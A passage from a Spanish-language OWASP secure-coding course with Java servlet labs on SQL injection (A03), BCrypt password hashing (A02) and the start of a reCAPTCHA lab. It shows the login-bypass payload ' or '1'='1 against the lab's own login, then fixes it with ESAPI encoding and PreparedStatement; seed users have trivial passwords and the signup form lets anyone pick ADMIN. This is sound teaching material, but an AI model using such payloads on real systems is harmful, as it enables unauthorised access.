Vamos a poner una página nueva que será **login-intrusion.html** a la que vamos a redirigir si se detecta que puede haber algún intento de vulnerar la BBDD.

/01-a03-2021-inyeccion-sql-lab/src/main/webapp/login-intrusion.html

```
<html>
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Document</title>
</head>
<body>
    <div>
        <p style="color: red;">Cuidado, no sigas por este camino.</p>
    </div>
    <form action="login" method="POST">
        <div>
            <label for="username">Username:</label>
            <input type="text" id="username" name="username" />
        </div>
        <div>
            <label for="password">Password:</label>
            <input type="password" id="password" name="password" />
        </div>
        <button type="submit">Login</button>
        <p>Don't you have an account? <a href="signup.html">Signup</a></p>
    </form>
</body>
</html>
```

Bueno, pues ahora ya viene la parte interesante. Vamos a intentar loguearnos inyectando código SQL. Para ello, vamos a poner en el campo de **password** el siguiente código:

```
' or '1'='1
```

Al hacerlo, veremos que conseguimos loguearnos sin tener que poner la contraseña correcta. Esto es debido a que estamos inyectando código SQL en la consulta que se hace a la BBDD formando la siguiente query donde vemos que por la lógica que hemos inyectado pues nos va a devolver algún dato:

```
SELECT * FROM users WHERE username='pacome' and password='' or '1'='1'
```

Tenemos alguna posible solución a este problema. Vamos a ver como hacerlo.

Primero vamos a usar la librería **ESAPI** del propio OWASP para sanear los datos que nos llegan y evitar la inyección SQL.

Para ello cogemos el **username** y **password** y le aplicamos el método **encodeForSQL** de la clase **ESAPI**, y el resultado es lo que vamos a concatenar en la consulta SQL que teníamos preparada.

/01-a03-2021-inyeccion-sql-lab/src/main/java/com.curso.controllers/Login.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

import org.owasp.esapi.ESAPI;
import org.owasp.esapi.codecs.MySQLCodec;

import com.curso.models.User;
import com.curso.utils.DatabaseUtil;

@WebServlet("/login")
public class Login extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public Login() {
        super();
    }

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {

    }

    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {
        String username = req.getParameter("username");
        String password = req.getParameter("password");

        String usernameSaneado = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), username);
        String passwordSaneado = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), password);

        Connection connection = null;
        try {
            connection = DatabaseUtil.getConnection();

            String sql = "SELECT * FROM users WHERE username='" + usernameSaneado + "' and password='" + passwordSaneado
+ "'";
            System.out.println("[+] Consulta: " +  sql);

            Statement st = connection.createStatement();
            ResultSet rs = st.executeQuery(sql);
            // if porque es solo uno el que buscamos. Si esperaramos un array entonces un
            if (rs.next()) {
                Integer id = rs.getInt("id");
                String name = rs.getString("name");
                String web = rs.getString("web");
```

```
                String role = rs.getString("role");
                username = rs.getString("username");
                User user = new User(id, name, username, null, web, role);
                System.out.println(user);


                // ESTO ES LO ANTIGUO, AHORA VAMOS A USAR LA SESSION PARA SACAR LOS DATOS DEL USUARIO EN EL JSP
                req.setAttribute("user", user);
                // No se puede hacer un sendRedirect si vamos a usar objetos en el JSP. Tiene
                // que ser un forward.
                req.getRequestDispatcher("authenticated/home.jsp").forward(req, resp);
                // Con esto si refrescamos la página se vuelve a realizar la petición. Hay que
                // solucionarlo con el tema de las sesiones.


            } else {
                resp.sendRedirect("login.html");
            }
        } catch (SQLException e) {
            e.printStackTrace();
            resp.sendRedirect("login-intrusion.html");
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

    }
}
```

Si probamos a ejecutar de nuevo la aplicación, al intentar loguearnos nos da un **error**. Esto se debe a que ESAPI necesita unos archivos de configuración que vamos a poner en la carpeta **src/main/resources**. Estos archivos son:

- ESAPI.properties (https://github.com/OWASP/EJSF/blob/master/esapi_master_FULL/WebContent/WEB-INF/ESAPI.properties)
- validation.properties (https://github.com/OWASP/EJSF/blob/master/esapi_master_FULL/WebContent/WEB-INF/validation.properties)

Hay que hacer unos pequeños cambios sobre el ESAPI.properties para que funcione. Pongo las lineas a continuación:

/01-a03-2021-inyeccion-sql-lab/src/main/resources/ESAPI.properties

```
ESAPI.Logger=org.owasp.esapi.logging.slf4j.Slf4JLogFactory # Modificar esta línea
ESAPI.LogEncodingRequired=false # Añadir esta línea debajo de la de arriba

# Añadir estas líneas en la sección del Logger
Logger.UserInfo=true
Logger.ClientInfo=true
```

Una vez puestos estos archivos, ya deberíamos de poder loguearnos sin problemas.

Ahora vamos a probar a meter el mismo valor de antes para ver si conseguimos hacer una inyección SQL. Si lo hacemos, veremos que no nos deja loguearnos y nos redirige a la página de **login-intrusion.html**.

La consulta resultante es:

```
SELECT * FROM users WHERE username='pacome' and password='\' or \'1\'\=\'1'
```

Y como podemos ver, no nos deja loguearnos.

Otra forma de evitar la inyección SQL es usando **PreparedStatement** en vez de **Statement**. Vamos a cambiar el código para que use **PreparedStatement**.

/01-a03-2021-inyeccion-sql-lab/src/main/java/com.curso.controllers/Login.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

import org.owasp.esapi.ESAPI;
import org.owasp.esapi.codecs.MySQLCodec;

import com.curso.models.User;
import com.curso.utils.DatabaseUtil;

@WebServlet("/login")
public class Login extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public Login() {
        super();
    }

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {

    }

    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {
        String username = req.getParameter("username");
        String password = req.getParameter("password");

//      String usernameSaneado = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), username);
//      String passwordSaneado = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), password);

        Connection connection = null;
        try {
            connection = DatabaseUtil.getConnection();

//          String sql = "SELECT * FROM users WHERE username='" + username + "' and password='" + password + "'";
//          String sql = "SELECT * FROM users WHERE username='" + usernameSaneado + "' and password='" + passwordSaneado
+ "'";

//          System.out.println("[+] Consulta: " +  sql);

//          Statement st = connection.createStatement();
```

```
//          ResultSet rs = st.executeQuery(sql);

            String sql = "SELECT * FROM users WHERE username=? and password=?";

            PreparedStatement pst = connection.prepareStatement(sql);
            pst.setString(1, username);
            pst.setString(2, password);


            System.out.println("[+] Consulta: " +  pst);

            ResultSet rs = pst.executeQuery();

            // if porque es solo uno el que buscamos. Si esperaramos un array entonces un
            if (rs.next()) {
                Integer id = rs.getInt("id");
                String name = rs.getString("name");
                String web = rs.getString("web");
                String role = rs.getString("role");
                username = rs.getString("username");
                User user = new User(id, name, username, null, web, role);
                System.out.println(user);


                // ESTO ES LO ANTIGUO, AHORA VAMOS A USAR LA SESSION PARA SACAR LOS DATOS DEL USUARIO EN EL JSP
                req.setAttribute("user", user);
                // No se puede hacer un sendRedirect si vamos a usar objetos en el JSP. Tiene
                // que ser un forward.
                req.getRequestDispatcher("authenticated/home.jsp").forward(req, resp);
                // Con esto si refrescamos la página se vuelve a realizar la petición. Hay que
                // solucionarlo con el tema de las sesiones.


            } else {
                resp.sendRedirect("login.html");
            }
        } catch (SQLException e) {
            e.printStackTrace();
            resp.sendRedirect("login-intrusion.html");
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

    }
}
```

Con esto ya podemos probar a loguearnos con el mismo valor que antes y ver que no nos deja loguearnos. Esta vez la consulta generada es la siguiente.

```
SELECT * FROM users WHERE username=? and password=? {1: 'pacome', 2: ''' or ''1''=''1'}
```

Estas son algunas de las distintas formas que tenemos para evitar recibir inyecciones SQL en nuestras aplicaciones.

Chapter 6. Contraseñas seguras (A02)

El manejo seguro de contraseñas es fundamental en la protección de la identidad y los datos de los usuarios. Este tema se relaciona estrechamente con **A02:2021-Fallas de Autenticación** del OWASP Top 10, que aborda las debilidades en los mecanismos de autenticación y gestión de sesiones que podrían permitir a los atacantes comprometer contraseñas, tokens o claves secretas. Un aspecto crítico de las fallas de autenticación es el almacenamiento inseguro de contraseñas, lo que facilita su extracción por parte de atacantes.

6.1. ¿Qué pueden conseguir los atacantes con contraseñas inseguras?

- **Acceso no autorizado**: al obtener contraseñas a través de brechas de datos o técnicas de cracking, los atacantes pueden acceder a cuentas de usuario, comprometiendo la privacidad y la seguridad.
- **Escalada de privilegios**: con el acceso a cuentas de mayor privilegio, los atacantes pueden realizar acciones administrativas, alterar configuraciones críticas o acceder a datos sensibles.
- **Ataques de reutilización de contraseñas**: dado que muchos usuarios reutilizan contraseñas, si han conseguido una contraseña a partir de una brecha pueden llegar a utilizarla para el acceso no autorizado a múltiples cuentas o servicios en las que se ha reutilizado.

6.2. ¿Cómo nos protegemos?

Para proteger las contraseñas, es esencial utilizar técnicas de hashing robustas, como Bcrypt. Esto no solo hace que las contraseñas hasheadas sean difíciles de descifrar en caso de una brecha de datos, sino que también protege las cuentas contra ataques de fuerza bruta y diccionarios.

Chapter 7. Lab: Contraseñas seguras (A02)

Este laboratorio vamos a empezarlo a partir del código de la práctica anterior.

Vamos a empezar cambiando la ruta de la BBDD del archivo **CargarDatos.java** y del **DatabaseUtil.java** que teníamos para que apunte al nuevo proyecto **02-a02-2021-hash-password-lab**, quedando como se muestra a continuación:

/02-a02-2021-hash-password-lab/src/main/java/CargarDatos.java

```
import java.util.HashMap;
import java.util.Map;

import org.hibernate.Session;
import org.hibernate.SessionFactory;
import org.hibernate.boot.MetadataSources;
import org.hibernate.boot.registry.StandardServiceRegistry;
import org.hibernate.boot.registry.StandardServiceRegistryBuilder;
import org.hibernate.cfg.Environment;

import com.curso.models.Informe;
import com.curso.models.User;

public class CargarDatos {

    public static void main(String[] args) {

        Map<String, String> settings = new HashMap<>();
        settings.put(Environment.DRIVER, "org.h2.Driver");
        settings.put(Environment.URL, "jdbc:h2:~/Pronoide/cursos/owasp-para-curso/02-a02-2021-hash-password-
lab/src/main/resources/H2/bbdd_curso");
        settings.put(Environment.USER, "sa");
        settings.put(Environment.PASS, "");
        settings.put(Environment.DIALECT, "org.hibernate.dialect.H2Dialect");
        settings.put(Environment.HBM2DDL_AUTO, "update");
        settings.put(Environment.SHOW_SQL, "true");
        settings.put(Environment.CURRENT_SESSION_CONTEXT_CLASS, "thread");

        User user1 = new User(null, "Chuck Norris", "a", "a", "https://api.chucknorris.io/", "ADMIN");
        User user2 = new User(null, "Silvester Stallone", "b", "b", "https://es.wikipedia.org/wiki/Silvester_Stallone",
"USER");
        User user3 = new User(null, "Jason Statham", "c", "c", "https://es.wikipedia.org/wiki/Jason_Statham", "USER");

        Informe informe = new Informe(null, "El canario está en la jaula", "Una descripción corta del informe.", "Había
una vez, un canario en la jaula. Piaba y piaba, y su dueño solo le daba agua.", "lightgray", 3);

        StandardServiceRegistry standardRegistry = new StandardServiceRegistryBuilder().applySettings(settings).build();

        MetadataSources sources = new MetadataSources(standardRegistry);
        sources.addAnnotatedClass(User.class);
        sources.addAnnotatedClass(Informe.class);

        SessionFactory sf = sources.getMetadataBuilder().build().buildSessionFactory();
        Session s = sf.getCurrentSession();

        s.beginTransaction();
        s.persist(user1);
        s.persist(user2);
        s.persist(user3);
        s.persist(informe);
        s.getTransaction().commit();
        s.close();
```

```
        sf.close();

    }

}
```

/02-a02-2021-hash-password-lab/src/main/java/com/curso/utils/DatabaseUtil.java

```
package com.curso.utils;

import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;

public class DatabaseUtil {
    private static final String URL = "jdbc:h2:~/Pronoide/cursos/owasp-para-curso/02-a02-2021-hash-password-
lab/src/main/resources/H2/bbdd_curso";
    private static final String USER = "sa";
    private static final String PASSWORD = "";

    // Esto es "bloque estatico" y se ejecuta al cargar la clase en la JVM por primera vez, haciendo que se ejecute antes
de que se
    // pueda crear la primera instancia de la clase, asegurandose de que se ha ejecutado este codigo antes del resto
    static {
        try {
            // Asegurarse de que el driver JDBC de H2 esté disponible
            Class.forName("org.h2.Driver");
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
            throw new RuntimeException("No se pudo cargar el driver JDBC de H2", e);
        }
    }

    public static Connection getConnection() throws SQLException {
        return DriverManager.getConnection(URL, USER, PASSWORD);
    }

    public static void closeConnection(Connection connection) {
        if (connection != null) {
            try {
                connection.close();
            } catch (SQLException e) {
                e.printStackTrace();
            }
        }
    }
}
```

Ahora que tenemos esto, la idea es hashear las contraseñas de los usuarios que se están insertando en la BBDD. Para ello, vamos a hacer uso de la librería **BCrypt**.

Para ello, vamos a añadir la dependencia de **BCrypt** en el archivo **pom.xml** de nuestro proyecto, quedando como se muestra a continuación:

/02-a02-2021-hash-password-lab/pom.xml

```
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <groupId>com.owasp.curso</groupId>
  <artifactId>01-a03-2021-inyeccion-sql-lab</artifactId>
```

```
  <version>0.0.1-SNAPSHOT</version>
  <packaging>war</packaging>


  <properties>
    <maven.compiler.target>17</maven.compiler.target>
    <maven.compiler.source>17</maven.compiler.source>
  </properties>

  <dependencies>
    <dependency>
        <groupId>javax.servlet</groupId>
        <artifactId>jstl</artifactId>
        <version>1.2</version>
    </dependency>

    <!-- https://mvnrepository.com/artifact/javax.servlet/javax.servlet-api -->
    <dependency>
        <groupId>javax.servlet</groupId>
        <artifactId>javax.servlet-api</artifactId>
        <version>4.0.1</version>
        <scope>provided</scope>
    </dependency>



    <!-- H2 Database Engine -->
    <dependency>
        <groupId>com.h2database</groupId>
        <artifactId>h2</artifactId>
        <version>1.4.200</version>
        <scope>runtime</scope>
    </dependency>

    <dependency>
            <groupId>org.hibernate</groupId>
            <artifactId>hibernate-core</artifactId>
            <version>5.4.30.Final</version>
    </dependency>

    <dependency>
        <groupId>org.hibernate</groupId>
        <artifactId>hibernate-validator</artifactId>
        <version>6.0.22.Final</version>
    </dependency>


    <dependency>
        <groupId>org.owasp.esapi</groupId>
        <artifactId>esapi</artifactId>
        <version>2.2.3.1</version>
    </dependency>


    <dependency>
        <groupId>org.mindrot</groupId>
        <artifactId>jbcrypt</artifactId>
        <version>0.4</version>
    </dependency>

  </dependencies>

</project>
```

Vamos a empezar creando el archivo **signup.html** al mismo nivel que teníamos el de **login.html**.

/02-a02-2021-hash-password-lab/src/main/webapp/signup.html

```
<html>
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Document</title>
</head>
<body>
    <form action="signup" method="POST">
        <div>
            <label for="name">Name:</label>
            <input type="text" id="name" name="name" />
        </div>
        <div>
            <label for="username">Username:</label>
            <input type="text" id="username" name="username" />
        </div>
        <div>
            <label for="password">Password:</label>
            <input type="password" id="password" name="password" />
        </div>
        <div>
            <label for="web">Web:</label>
            <input type="text" id="web" name="web" />
        </div>
        <div>
            <label for="role">Role:</label>
            <select name="role" id="role">
                <option value="USER">USER</option>
                <option value="ADMIN">ADMIN</option>
            </select>
        </div>
        <button type="submit">Signup</button>
        <p>Already have an account... <a href="login.html">Login</a></p>
    </form>
</body>
</html>
```

Ahora vamos a crear un archivo de utilidad donde vamos a crear dos métodos, uno para hashear las contraseñas, y otro para comprobar si una contraseña es válida al loguearse el usuario.

/02-a02-2021-hash-password-lab/src/main/java/com.curso.utils/PasswordUtil.java

```
package com.curso.utils;

import org.mindrot.jbcrypt.BCrypt;

public class PasswordUtil {
```

```
    public static String hashPassword(String password) {
        return BCrypt.hashpw(password, BCrypt.gensalt());
    }

    public static boolean verifyPassword(String password, String hashedPassword) {
        return BCrypt.checkpw(password, hashedPassword);
    }
}
```

Ahora vamos a crear el servlet de **signup** que se encargará de insertar un nuevo usuario en la BBDD.

/02-a02-2021-hash-password-lab/src/main/java/com.curso.controllers/Signup.java

```
package com.curso.controllers;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.net.HttpURLConnection;
import java.net.URL;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.SQLException;

import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

import com.curso.utils.DatabaseUtil;
import com.curso.utils.PasswordUtil;

@WebServlet("/signup")
public class Signup extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException {
        String name = req.getParameter("name");
        String username = req.getParameter("username");
        String password = req.getParameter("password");
        String web = req.getParameter("web");
        String role = req.getParameter("role");


        if (name == "" || username == "" || password == "" || web == "" || role == "") {
            resp.sendRedirect("signup.html");
            return;
        }

        // Hashear la password antes de guardar
        String hashedPassword = PasswordUtil.hashPassword(password);


        Connection connection = null;

        try {
```

```
            connection = DatabaseUtil.getConnection();

            PreparedStatement pst = connection.prepareStatement("INSERT INTO users (name, username, password, web, role)
VALUES (?, ?, ?, ?, ?)");
            pst.setString(1, name);
            pst.setString(2, username);
            pst.setString(3, hashedPassword);
            pst.setString(4, web);
            pst.setString(5, role);

            pst.executeUpdate();
        } catch (SQLException e) {
            e.printStackTrace();
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

        resp.sendRedirect("login.html");
    }
}
```

También tenemos que modificar el archivo **Login.java** para que haga uso de la clase **PasswordUtil** y así poder comprobar si la contraseña que se está introduciendo es válida.

/02-a02-2021-hash-password-lab/src/main/java/com.curso.controllers/Login.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

import org.owasp.esapi.ESAPI;
import org.owasp.esapi.codecs.MySQLCodec;

import com.curso.models.User;
import com.curso.utils.DatabaseUtil;
import com.curso.utils.PasswordUtil;

@WebServlet("/login")
public class Login extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public Login() {
        super();
    }

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {

    }

    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {
        String username = req.getParameter("username");
```

```
        String password = req.getParameter("password");

//      String usernameSaneado = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), username);
//      String passwordSaneado = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), password);

        Connection connection = null;
        try {
            connection = DatabaseUtil.getConnection();

//          String sql = "SELECT * FROM users WHERE username='" + username + "' and password='" + password + "'";
//          String sql = "SELECT * FROM users WHERE username='" + usernameSaneado + "' and password='" + passwordSaneado
+ "'";

//          System.out.println("[+] Consulta: " +  sql);

//          Statement st = connection.createStatement();
//          ResultSet rs = st.executeQuery(sql);

//          String sql = "SELECT * FROM users WHERE username=? and password=?";
            String sql = "SELECT * FROM users WHERE username=?";

            PreparedStatement pst = connection.prepareStatement(sql);
            pst.setString(1, username);
//          pst.setString(2, password);


            System.out.println("[+] Consulta: " +  pst);

            ResultSet rs = pst.executeQuery();

            // if porque es solo uno el que buscamos. Si esperaramos un array entonces un
            if (rs.next()) {
                String hashedPassword = rs.getString("password");
                System.out.println("[+] Hashed Password: " + hashedPassword);
                if (!PasswordUtil.verifyPassword(password, hashedPassword)) {
                    resp.sendRedirect("login.html");
                    return;
                }


                Integer id = rs.getInt("id");
                String name = rs.getString("name");
                String web = rs.getString("web");
                String role = rs.getString("role");
                username = rs.getString("username");
                User user = new User(id, name, username, null, web, role);
                System.out.println(user);


                req.setAttribute("user", user);
                // No se puede hacer un sendRedirect si vamos a usar objetos en el JSP. Tiene
                // que ser un forward.
                req.getRequestDispatcher("authenticated/home.jsp").forward(req, resp);
                // Con esto si refrescamos la página se vuelve a realizar la petición. Hay que
                // solucionarlo con el tema de las sesiones.


            } else {
                resp.sendRedirect("login.html");
            }
        } catch (SQLException e) {
            e.printStackTrace();
            resp.sendRedirect("login-intrusion.html");
        } finally {
            DatabaseUtil.closeConnection(connection);
        }
```

```
    }
}
```

Con esto ya podemos crear usuarios y después loguearnos con ellos y siempre sin guardar las contraseñas de estos en texto plano.

Ahora vamos a modificar el archivo de **CargarDatos.java** para usar la clase **PasswordUtil** y así hashear las contraseñas de los usuarios que se están insertando en la BBDD.

/02-a02-2021-hash-password-lab/src/main/java/CargarDatos.java

```
import java.util.HashMap;
import java.util.Map;

import org.hibernate.Session;
import org.hibernate.SessionFactory;
import org.hibernate.boot.MetadataSources;
import org.hibernate.boot.registry.StandardServiceRegistry;
import org.hibernate.boot.registry.StandardServiceRegistryBuilder;
import org.hibernate.cfg.Environment;

import com.curso.models.Informe;
import com.curso.models.User;
import com.curso.utils.PasswordUtil;

public class CargarDatos {

    public static void main(String[] args) {

        Map<String, String> settings = new HashMap<>();
        settings.put(Environment.DRIVER, "org.h2.Driver");
        settings.put(Environment.URL, "jdbc:h2:~/Pronoide/cursos/owasp-para-curso/02-a02-2021-hash-password-
lab/src/main/resources/H2/bbdd_curso");
        settings.put(Environment.USER, "sa");
        settings.put(Environment.PASS, "");
        settings.put(Environment.DIALECT, "org.hibernate.dialect.H2Dialect");
        settings.put(Environment.HBM2DDL_AUTO, "update");
        settings.put(Environment.SHOW_SQL, "true");
        settings.put(Environment.CURRENT_SESSION_CONTEXT_CLASS, "thread");

        User user1 = new User(null, "Chuck Norris", "a", PasswordUtil.hashPassword("a"), "https://api.chucknorris.io/",
"ADMIN");
        User user2 = new User(null, "Silvester Stallone", "b", PasswordUtil.hashPassword("b"),
"https://es.wikipedia.org/wiki/Silvester_Stallone", "USER");
        User user3 = new User(null, "Jason Statham", "c", PasswordUtil.hashPassword("c"),
"https://es.wikipedia.org/wiki/Jason_Statham", "USER");

        Informe informe = new Informe(null, "El canario está en la jaula", "Una descripción corta del informe.", "Había
una vez, un canario en la jaula. Piaba y piaba, y su dueño solo le daba agua.", "lightgray", 3);

        StandardServiceRegistry standardRegistry = new StandardServiceRegistryBuilder().applySettings(settings).build();

        MetadataSources sources = new MetadataSources(standardRegistry);
        sources.addAnnotatedClass(User.class);
        sources.addAnnotatedClass(Informe.class);

        SessionFactory sf = sources.getMetadataBuilder().build().buildSessionFactory();
        Session s = sf.getCurrentSession();

        s.beginTransaction();
        s.persist(user1);
        s.persist(user2);
```

```
        s.persist(user3);
        s.persist(informe);
        s.getTransaction().commit();
        s.close();

        sf.close();

    }

}
```

Deberíamos de eliminar la BBDD borrando el contenido de la carpeta H2 y volviendo a ejecutar el archivo **CargarDatos.java** para que se inserten los usuarios con las contraseñas hasheadas.

Si volvemos a loguearnos con algún usuario de los que se han insertado inicialmente deberíamos de ir sin problema a la página principal de la aplicación.

Y esto es todo por este laboratorio.

Es importante no guardar las contraseñas en texto plano ya que de esta forma evitamos que cualquier desarrollador/administrador de la aplicación pueda acceder a ellas, y sobre todo, que si nos vulneran la BBDD y consiguen sacar datos, no puedan acceder a las contraseñas de los usuarios.

Chapter 8. Recaptcha (A04 y A09)

El uso de CAPTCHAs, y en particular, el servicio reCAPTCHA de Google, es una estrategia eficaz para diferenciar entre usuarios reales y bots. Este mecanismo de defensa se alinea con el **A04:2021-Elementos de Diseño Inseguro** y el **A09:2021-Fallas de Registro y Monitoreo** en el OWASP Top 10, aunque no es un ajuste perfecto para ninguna categoría. Su relevancia se deriva del papel que juega en la mitigación de ataques automatizados, que pueden ser parte de las vulnerabilidades explotadas debido a la falta de monitoreo adecuado y mecanismos de defensa.

8.1. ¿Qué pueden conseguir los atacantes mediante ataques automatizados?

- **Ataques de fuerza bruta**: los bots pueden intentar loguearse en las aplicaciones de forma masiva para intentar adivinar las contraseñas de los usuarios.
- **Relleno de credenciales**: utilizando listas de nombres de usuario y contraseñas filtradas en otras brechas de seguridad, los bots pueden intentar acceder a las cuentas de los usuarios en diferentes aplicaciones.
- **Creación automatizada de cuentas**: los bots pueden ser utilizados para crear un gran número de cuentas fraudulentas, complicando el monitoreo de usuarios reales y el análisis de datos.
- **Spam y publicación de contenido malicioso**: los bots pueden utilizar los formularios de comentarios o foros para publicar Spam o incluso poner enlaces que te llevan a lugares turbios donde pueden llegar a estafar a los usuarios.

8.2. ¿Cómo nos protegemos?

Implementar reCAPTCHA en formularios de inicio de sesión y registro ayuda a prevenir ataques de bots, protegiendo la aplicación contra spam y ataques de fuerza bruta. reCAPTCHA v3 incluso permite implementar una verificación de bots sin interrupción del usuario, analizando el comportamiento del usuario en la página y asignando una puntuación de riesgo que se puede utilizar para bloquear comportamientos sospechosos.

Chapter 9. Lab: Recaptcha (A04)

Vamos a coger el proyecto del laboratio anterior y añadirle un recaptcha. Para ello, vamos a empezar añadiendo la dependencia para trabajar con JSON en el **pom.xml**.

/03-a04-2021-recaptcha-lab/pom.xml

```
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <groupId>com.owasp.curso</groupId>
  <artifactId>03-a04-2021-recaptcha-lab</artifactId>
  <version>0.0.1-SNAPSHOT</version>
  <packaging>war</packaging>


  <properties>
    <maven.compiler.target>17</maven.compiler.target>
    <maven.compiler.source>17</maven.compiler.source>
  </properties>

  <dependencies>
    <dependency>
        <groupId>javax.servlet</groupId>
        <artifactId>jstl</artifactId>
        <version>1.2</version>
    </dependency>

    <!-- https://mvnrepository.com/artifact/javax.servlet/javax.servlet-api -->
    <dependency>
        <groupId>javax.servlet</groupId>
        <artifactId>javax.servlet-api</artifactId>
        <version>4.0.1</version>
        <scope>provided</scope>
    </dependency>



    <!-- H2 Database Engine -->
    <dependency>
        <groupId>com.h2database</groupId>
        <artifactId>h2</artifactId>
        <version>1.4.200</version>
        <scope>runtime</scope>
    </dependency>

    <dependency>
            <groupId>org.hibernate</groupId>
            <artifactId>hibernate-core</artifactId>
            <version>5.4.30.Final</version>
    </dependency>

    <dependency>
        <groupId>org.hibernate</groupId>
        <artifactId>hibernate-validator</artifactId>
        <version>6.0.22.Final</version>
    </dependency>


    <dependency>
        <groupId>org.owasp.esapi</groupId>
        <artifactId>esapi</artifactId>
        <version>2.2.3.1</version>
```

```
    </dependency>


    <dependency>
        <groupId>org.mindrot</groupId>
        <artifactId>jbcrypt</artifactId>
        <version>0.4</version>
    </dependency>


    <dependency>
        <groupId>com.google.code.gson</groupId>
        <artifactId>gson</artifactId>
        <version>2.8.6</version>
    </dependency>

  </dependencies>

</project>
```

Ahora vamos a cambiar en **CargarDatos.java** y **DatabaseUtil.java** las conexiones a la base de datos.

/03-a04-2021-recaptcha-lab/src/main/java/CargarDatos.java

```
import java.util.HashMap;
import java.util.Map;

import org.hibernate.Session;
import org.hibernate.SessionFactory;
import org.hibernate.boot.MetadataSources;
import org.hibernate.boot.registry.StandardServiceRegistry;
import org.hibernate.boot.registry.StandardServiceRegistryBuilder;
import org.hibernate.cfg.Environment;

import com.curso.models.Informe;
import com.curso.models.User;
import com.curso.utils.PasswordUtil;

public class CargarDatos {

    public static void main(String[] args) {

        Map<String, String> settings = new HashMap<>();
        settings.put(Environment.DRIVER, "org.h2.Driver");
        settings.put(Environment.URL, "jdbc:h2:~/Pronoide/cursos/owasp-para-curso/03-a04-2021-recaptcha-
lab/src/main/resources/H2/bbdd_curso");
        settings.put(Environment.USER, "sa");
        settings.put(Environment.PASS, "");
        settings.put(Environment.DIALECT, "org.hibernate.dialect.H2Dialect");
        settings.put(Environment.HBM2DDL_AUTO, "update");
        settings.put(Environment.SHOW_SQL, "true");
        settings.put(Environment.CURRENT_SESSION_CONTEXT_CLASS, "thread");

        User user1 = new User(null, "Chuck Norris", "a", PasswordUtil.hashPassword("a"), "https://api.chucknorris.io/",
"ADMIN");
        User user2 = new User(null, "Silvester Stallone", "b", PasswordUtil.hashPassword("b"),
"https://es.wikipedia.org/wiki/Silvester_Stallone", "USER");
        User user3 = new User(null, "Jason Statham", "c", PasswordUtil.hashPassword("c"),
"https://es.wikipedia.org/wiki/Jason_Statham", "USER");

        Informe informe = new Informe(null, "El canario está en la jaula", "Una descripción corta del informe.", "Había
una vez, un canario en la jaula. Piaba y piaba, y su dueño solo le daba agua.", "lightgray", 3);
```

```
        StandardServiceRegistry standardRegistry = new StandardServiceRegistryBuilder().applySettings(settings).build();

        MetadataSources sources = new MetadataSources(standardRegistry);
        sources.addAnnotatedClass(User.class);
        sources.addAnnotatedClass(Informe.class);

        SessionFactory sf = sources.getMetadataBuilder().build().buildSessionFactory();
        Session s = sf.getCurrentSession();

        s.beginTransaction();
        s.persist(user1);
        s.persist(user2);
        s.persist(user3);
        s.persist(informe);
        s.getTransaction().commit();
        s.close();

        sf.close();

    }

}
```

